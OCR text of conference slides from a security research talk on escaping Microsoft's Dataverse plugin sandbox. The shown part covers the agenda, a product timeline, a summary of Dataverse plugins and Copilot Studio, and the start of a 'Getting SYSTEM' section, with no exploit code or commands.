SIMON MAXWELL-STEWART

POPPING MICROSOFT'S SANDBOX

What fell out of a Dataverse container

TROOPERS

HOW DID WE END UP WITH A MILLION LINES OF MICROSOFT'S PROPRIETARY SOURCE CODE?

WE REGISTERED A PLUGIN!

@KIDTRONNIX

SIMON MAXWELL-STEWART

- Physics graduate Oxford University
- ~~Cloud degenerate~~ Staff Security Researcher @ Phantom Labs (BeyondTrust)
- Previously, Lead Data Scientist @ AlayaCare
- Graph theory nerd

CONTENT

- **What is the Dataverse?**
- **What are plugins?**
- **Getting SYSTEM on the box**
- **What fell out**
- **Reverse Engineering “Plex”**
- **Takeaways**
  - The cross-plugin supply chain risk
  - What held?
  - Defences


AZURE ARCHAELOGY*

- **2000** Salesforce launches
- **2003** Microsoft ships Dynamics CRM (XRM) [on-prem]
- **2007** Plugins introduced
- **2008** Dynamics CRM Online
- **2016** Power Apps launches. The Common Data Service (CDS) carved out as its own component so Power Apps and Dynamics share the same data platform
- **2018** "Power Platform" brand formalized at Ignite
- **2020** CDS renamed to Microsoft Dataverse
- **2021** Custom API plugins reach GA


***My best attempt from online sources**

WHAT IS THE DATAVERSE?


- Dataverse a data platform
- Dynamics + Power Platform are built on top



WHAT ARE PLUGINS?



COPILOT STUDIO




WHAT WE'VE LEARNED SO FAR

SUMMARY

- **Dynamics CRM (XRM)** was Microsoft's competitor to Salesforce
- The **Dataverse** was carved out of **Dynamics CRM** to be a generic platform component for **Dynamics 365** and **Power Platform**
- **Copilot Studio** is Microsoft's low-code/no-code AI agent builder
- **Copilot Studio** is a member of the **Power Platform** family
- Plugins are **.NET assemblies** that live in your **Dataverse org**
- Plugins run in response to **custom events triggered by a deployed REST API**
- Plugin assemblies run in a **sandbox** container

NEW NAMES
OLD SERVICES



GETTING SYSTEM


SO THERE'S A BUNCH OF .NET ASSEMBLIES SITTING IN A TABLE?

